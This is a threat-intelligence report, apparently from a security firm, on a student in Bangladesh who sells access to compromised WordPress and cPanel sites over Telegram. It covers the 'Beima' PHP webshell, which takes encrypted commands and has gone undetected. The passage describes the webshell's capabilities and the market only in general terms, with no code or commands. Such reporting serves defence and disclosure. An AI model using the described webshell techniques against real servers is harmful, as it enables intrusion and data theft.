


The Webshell Underground: Student Hacker Selling PHP Backdoors To Asia-Based Threat Actors To Pay for School

 cyderes.com/howler-cell/webshell-underground-student-hacker-selling-php-backdoors-to-threat-actors

Howler Cell Research Team

December 4, 2025



[Home / Howler Cell /](#) The Webshell Underground: Student Hacker Selling PHP Backdoors To Asia-Based Threat Actors To Pay for School

Key Findings

- The Howler Cell Reverse Engineering Team has uncovered a multi-infection backdoor chain linked to an active botnet operation. The perpetrator is using a botnet panel to distribute newly compromised websites to buyers, primarily Chinese threat actors. The sites were primarily compromised via misconfigured WordPress and cPanel instances.
- We've identified one hacker as a student based in Bangladesh. Our team is in contact with the hacker, who claims he is selling access to the sites to pay for his education. This reflects a growing trend in cybercrime where freelancers quietly fuel a thriving underground economy reminiscent of some of the actors tied to Scattered Spider.
- The student-hacker at the center of the operation uses a PHP-based webshell known as 'Beima PHP' that is currently completely undetectable by modern security tools, including VirusTotal. The tool enables attackers to achieve full remote code execution over infected servers, extract sensitive data, and incorporate infected machines into a botnet.

- The Government and education sectors are the primary targets of this campaign, accounting for 76% of the compromised websites for sale. The price for these websites is \$200, while others sell for \$3-\$4. Considering the median salary in Bangladesh (\$220 USD), makes it a very lucrative operation for freelancers. Transactions are conducted on Telegram.
- While the presence of encrypted command execution, JSON-based payload control, and live C2 panel demonstrates a sophistication beyond typical freelance hacking activity, it is clear that the actors involved have created a decentralized, financially-driven marketplace with a quite low barrier to entry.

Introduction: A Glimpse Into the Crowdsourced Cybercrime Economy

This investigation began with a surprising discovery: a cybersecurity student in Bangladesh, aspiring to one day work as a red teamer defending networks, is currently selling access to hacked websites to pay for his education. His story offers a unique lens into a broader, decentralized cybercrime marketplace, one where freelancers across Asia quietly contribute to a growing underground economy.

In this campaign, the student acts as a supplier, selling compromised WordPress and cPanel sites to buyers, primarily threat actors based in China. These transactions, often conducted over Telegram and paid for in cryptocurrency, reflect a larger trend: the rise of crowdsourced cybercrime, where individuals with technical skills can earn money by participating in illicit digital trade.

At the center of the student's specific operation is a PHP-based webshell that has remained completely undetectable by modern security tools, including VirusTotal, for over a year. This tool allows attackers to remotely control infected servers, extract sensitive data, and use compromised machines as part of a botnet. The webshell, known as Beima, appears to have been used in 80 of the 5,200 observed websites currently for sale in the freelancer marketplace.

The risks go beyond stolen credentials or payment information. If an attacker gains access to a user account on a root domain server, they can potentially compromise all associated subdomains and linked domains. In cases involving government websites, the impact could be especially serious.

This report explores how a single student's actions reflect a much larger ecosystem that is reshaping the way cybercrime is organized, distributed, and monetized across borders.


Summary

During a recent investigation, the **Howler Cell Reverse Engineering Team** uncovered a multi-infection backdoor chain linked to an active botnet operation. Through in-depth analysis and a controlled OSINT investigation, the team identified a hacker based in **Bangladesh** who claimed to


be a student selling access to vulnerable websites. These sites were primarily compromised via misconfigured **WordPress** and **cPanel** instances.

The hacker used a botnet panel to distribute newly compromised websites to buyers, which the attacker stated were primarily Chinese threat actors, for approximately **\$3 to \$4 USD** per site. The outcome of the investigation also reveals the high profile websites based on .EDU and .GOV are selling for **\$200**. While these amounts may sound trivial by western standards, the average professional salary in Bangladesh is \$220 USD, quickly making this a very lucrative operation for the young student-hacker and other freelance attackers in the region.


For reference, our investigation revealed that over 5,200 compromised websites are currently for sale in Telegram. The regional breakdown shows that the majority are in Asia, but the campaign has a global spread.



Specific country breakdown shows a heavy focus on India and Indonesia with Brazil, Thailand, and the United States following.



By industry, there is a clear preference for the education and government sectors, most likely because the \$200 price point is far more attractive than \$3-\$4 for normal sites.



It should be noted that Howler Cell did not verify that all the advertised websites were actually compromised. We have also not completed victim notifications and therefore will not publish specific compromised sites. However, notable sites for sale in the marketplace include globally prestigious universities, law enforcement, military, courts, and attorney generals. If they are all truly compromised, this campaign could prove to be quite impactful, depending on what the buyers (primarily from China, Indonesia, and Malaysia) choose to do with the sites.

Notably, the **PHP backdoor** used in these compromises remained fully undetected on VirusTotal from **May 09, 2024, 14:24:22 UTC**, through the latest scans in November 2025.

Key Findings from the College Hacker Campaign

- The hacker sold access to vulnerable websites via **Telegram** channels.
- Buyers uploaded a **sophisticated PHP webshell** (commonly named style.php) to vulnerable web servers.
- The webshell accepted only **encrypted commands**, secured by an embedded **RSA private key**.
- The webshell has remained **undetected on VirusTotal** since **May 2024**.
- Multiple infected site packages were uploaded to VirusTotal, confirming widespread use. None were identified to be malicious.
- Intelligence indicates that most active buyers and sellers are based in **Indonesia, Malaysia, and China**, with activity scattered across other parts of Asia.

The infection chain enables **remote control, persistence, and data exfiltration**. The backdoor, named **Beima PHP Webshell**, derives its name from one of the main implant functions within the code.

Interview with the Freelance Student Hacker

This case highlights a growing **underground market for low-cost web compromises**, particularly targeting **WordPress and cPanel** infrastructures. Such infections feed larger, organized threat actor operations, demonstrating the need for better detection of **encrypted command-based PHP webshells** and continuous monitoring of **botnet-driven exploitation campaigns**.

During the investigation, we identified a **college student** operating within the underground botnet ecosystem, selling websites compromised via the observed backdoor.

Initially, the individual claimed the botnet panel was for personal file storage. However, when confronted with specific technical evidence, he disclosed additional information. **Figures 1 and 2** illustrate the hacker's use of the botnet panel, where he uploaded lists of vulnerable websites for sale to threat actors.

Figure 1 usage of botnet panel by the hacker




Figure 2 Cont, Usage of botnet panel by the hacker





